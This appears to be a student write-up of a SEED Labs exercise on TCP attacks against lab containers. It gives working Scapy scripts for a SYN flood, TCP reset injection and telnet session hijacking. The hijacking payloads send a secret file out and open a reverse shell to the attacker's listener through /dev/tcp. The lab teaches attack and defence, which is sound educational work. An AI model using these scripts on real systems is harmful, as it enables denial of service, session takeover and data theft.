USING SEEDLab 2.0 SET UP

```
seed@ubuntu-s-1vcpu-2gb-nyc1-01:/root$ dockps
58fafe2bd235  seed-attacker
8cfd21f89104  user1-10.9.0.6
f3facabdf516  user2-10.9.0.7
bb108f9a6548  victim-10.9.0.5
seed@ubuntu-s-1vcpu-2gb-nyc1-01:/root$
```

seed-attacker, user1, victim ip addresses are listed above

Task 1

Turn off the SYN_Cookies first, and set the queue size to store half-open connections to 20:

```
root@bb108f9a6548:/# sysctl -w net.ipv4.tcp_max_syn_backlog=20
net.ipv4.tcp_max_syn_backlog = 20
```


```
root@bb108f9a6548:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@bb108f9a6548:/#
```

Launch attack using python

On attacker machine:
Create a python file synflood.py, code as below:

```
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp
while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 0)
~
```


Launch the attack:



The attack is successful. The victim machine shows many half-opened tcp connections.
On user machine, trying to telnet to server but failed, which means the attack is successful.

```
root@8cfd21f89104:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@8cfd21f89104:/#
```

Launch attack using C
Before attack, user machine can successfully connects to server:



Compile and run synflood.c, and launch the attack on attacker machine.

```
root@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes# synflood 10.9.0.5 23
```

Clear cache of previous connections on server machine, and check tcp connections again using netstat -tna, we can see lots of SYN_RECV. Many tcp connections are waiting for response.

```
root@bb108f9a6548:/# ip tcp_metrics flush
root@bb108f9a6548:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:39573        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             31.39.188.16:56893      SYN_RECV
tcp        0      0 10.9.0.5:23             24.235.230.78:14005     SYN_RECV
tcp        0      0 10.9.0.5:58660          10.9.0.5:23             ESTABLISHED
tcp        0      0 10.9.0.5:23             173.139.54.5:43349      SYN_RECV
tcp        0      0 10.9.0.5:23             47.4.55.92:64349        SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:39196          ESTABLISHED
tcp        0      0 10.9.0.5:23             10.9.0.6:40638          ESTABLISHED
tcp        0      0 10.9.0.5:23             57.65.58.96:3477        SYN_RECV
tcp        0      0 10.9.0.5:23             245.120.96.60:16530     SYN_RECV
tcp        0      0 10.9.0.5:58658          10.9.0.5:23             ESTABLISHED
tcp        0      0 10.9.0.5:23             10.9.0.5:58660          ESTABLISHED
tcp        0      0 10.9.0.5:23             245.165.186.45:18392    SYN_RECV
tcp        0      0 10.9.0.5:23             137.154.106.17:49348    SYN_RECV
tcp        0      0 10.9.0.5:23             219.55.87.64:46442      SYN_RECV
tcp        0      0 10.9.0.5:23             243.234.165.31:49503    SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.5:58658          ESTABLISHED
```


On user machine, try telnet to server machine again. The connection failed as expected.

```
root@8cfd21f89104:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@8cfd21f89104:/#
```

Open SYN_Cookies and reset the queue size to 128:

```
root@bb108f9a6548:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@bb108f9a6548:/# sysctl -w net.ipv4.tcp_max_syn_backlog=128
```


Attatck using Python again:



User machine can telnet to server machine.
On server machine, still many SYN_RECV, half-opened connections. The attack is unsuccessful.

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:39573        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             25.238.33.82:28791      SYN_RECV
tcp        0      0 10.9.0.5:23             160.188.95.4:26198      SYN_RECV
tcp        0      0 10.9.0.5:23             119.83.115.35:21340     SYN_RECV
tcp        0      0 10.9.0.5:23             92.168.77.82:26484      SYN_RECV
tcp        0      0 10.9.0.5:23             80.43.125.67:58268      SYN_RECV
tcp        0      0 10.9.0.5:23             51.170.198.73:25539     SYN_RECV
tcp        0      0 10.9.0.5:23             89.95.157.85:52902      SYN_RECV
tcp        0      0 10.9.0.5:23             203.219.25.58:58583     SYN_RECV
tcp        0      0 10.9.0.5:23             96.59.102.104:13746     SYN_RECV
tcp        0      0 10.9.0.5:23             155.13.113.95:7528      SYN_RECV
tcp        0      0 10.9.0.5:23             214.61.142.93:45978     SYN_RECV
tcp        0      0 10.9.0.5:23             151.100.6.31:9060       SYN_RECV
tcp        0      0 10.9.0.5:23             156.12.96.47:9644       SYN_RECV
tcp        0      0 10.9.0.5:58660          10.9.0.5:23             ESTABLISHED
tcp        0      0 10.9.0.5:23             81.84.11.95:33648       SYN_RECV
```

Launch attack using C again. We can see the attack is not successful as the user machine can still telnet to server machine.



On server machine, we can still see many SYN_RECV which means the synflood attack is ongoing.

```
root@bb108f9a6548:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:39573        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             82.143.208.95:1754      SYN_RECV
tcp        0      0 10.9.0.5:23             129.191.221.52:7386     SYN_RECV
tcp        0      0 10.9.0.5:23             81.74.205.85:31047      SYN_RECV
tcp        0      0 10.9.0.5:23             138.223.234.86:1648     SYN_RECV
tcp        0      0 10.9.0.5:23             162.223.29.82:33624     SYN_RECV
tcp        0      0 10.9.0.5:23             201.55.11.8:32306       SYN_RECV
tcp        0      0 10.9.0.5:23             160.235.43.24:51623     SYN_RECV
tcp        0      0 10.9.0.5:23             174.113.88.11:4986      SYN_RECV
tcp        0      0 10.9.0.5:23             212.217.107.61:58108    SYN_RECV
tcp        0      0 10.9.0.5:23             74.118.206.108:38773    SYN_RECV
tcp        0      0 10.9.0.5:23             207.179.93.58:38824     SYN_RECV
tcp        0      0 10.9.0.5:23             119.122.201.2:45813     SYN_RECV
tcp        0      0 10.9.0.5:23             1.237.87.123:19752      SYN_RECV
tcp        0      0 10.9.0.5:23             136.183.193.107:41617   SYN_RECV
tcp        0      0 10.9.0.5:23             44.68.17.18:62934       SYN_RECV
tcp        0      0 10.9.0.5:23             0.49.3.12:52052         SYN_RECV
tcp        0      0 10.9.0.5:58660          10.9.0.5:23             ESTABLISHED
tcp        0      0 10.9.0.5:23             155.229.193.3:41722     SYN_RECV
```

Task 2

Use Scapy


First, telnet user to server.

```
root@8cfd21f89104:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
bb108f9a6548 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-100-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
```

Open wireshark and type something on user. Choose the last tcp message sent from user to server.



On attacker machine, modify rst.py

```
import sys
from scapy.all import *
print("SENDING RESET PACKET ....... . . ")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP (sport=23, dport=50654 ,flags="R", seq=1710796076)
pkt= IPLayer/TCPLayer
ls(pkt)
send (pkt, verbose=0)
~
~
~
```

Launch the attack

```
root@ubuntu-s-1vcpu-2gb-nyc1-01:/# python3 rst.py
SENDING RESET PACKET ....... . .
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
```

On user machine, telnet connection failed as expected.

```
tcp        0      0 10.9.0.6:39196          10.9.0.5:23
seed@8cfd21f89104:~$ Connection closed by foreign host.
```

Task3

On the user machine, telnet to server.

```
seed@bb108f9a6548:~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
bb108f9a6548 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-100-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Feb 21 03:03:01 UTC 2022 from bb108f9a6548 on pts/6
```

Open two terminals for attacker. One of them create a port to listen

```
seed@ubuntu-s-1vcpu-2gb-nyc1-01:/root$ docksh 58
root@ubuntu-s-1vcpu-2gb-nyc1-01:/# nc -lnv 9090
Listening on 0.0.0.0 9090
```

Type some commands on user machine and open Wireshark, find the last TCP sent from user to server.

```
▾ Transmission Control Protocol, Src Port: 40236, Dst Port: 23, Seq: 1191654018, Ack: 1505947400, Len: 1
    Source Port: 40236
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 1]
    Sequence number: 1191654018
    [Next sequence number: 1191654019]
    Acknowledgment number: 1505947400
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 501
    [Calculated window size: 501]
```


On the second attacker terminal, create a python file named session_hijacking.py, and the code is below:

```
import sys
from scapy.all import *
print ("SENDING SESSION HIJACKING PACKET.........")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP (sport=40236, dport=23, flags="A", seq=1191654019, ack=1505947400)
Data= "\r cat /home/seed/secret> /dev/tcp/10.9.0.1/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send (pkt,verbose=0)
~
~
```

Execute it:

```
root@ubuntu-s-1vcpu-2gb-nyc1-01:/# python3 session_hijacking.py
```

On the first attacker terminal, we can see attack is successful. We can see the contents of secret file displayed.



```
seed@ubuntu-s-1vcpu-2gb-nyc1-01:/root$ docksh 58
root@ubuntu-s-1vcpu-2gb-nyc1-01:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 54742
This is a secret file
root@ubuntu-s-1vcpu-2gb-nyc1-01:/#
```

Connection breaks on user machine as expected.

```
seed@bb108f9a6548:~$ fvdbvfrfrffevrevConnection closed by foreign host.
root@8cfd21f89104:/#
```

Task4
Everything is the same as Task3, except the payload should be:
""\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r""
The python script reverse_shell.py on attacker machine:

```
import sys
from scapy.all import *
print ("SENDING SESSION HIJACKING PACKET.........")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP (sport=40294, dport=23, flags="A", seq=3210792941, ack=1602559540)
Data= "\r /bin/bash -i > dev/tcp/10.9.0.1/9090 2>&1 0<&1 \r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send (pkt,verbose=0)

~
```

after executing, we see the shell of victim machine on first attacker machine.

```
root@ubuntu-s-1vcpu-2gb-nyc1-01:/# nc -lnv 9090
Listening on 0.0.0.0 9090
^C
root@ubuntu-s-1vcpu-2gb-nyc1-01:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 54746
root@bb108f9a6548:/#
```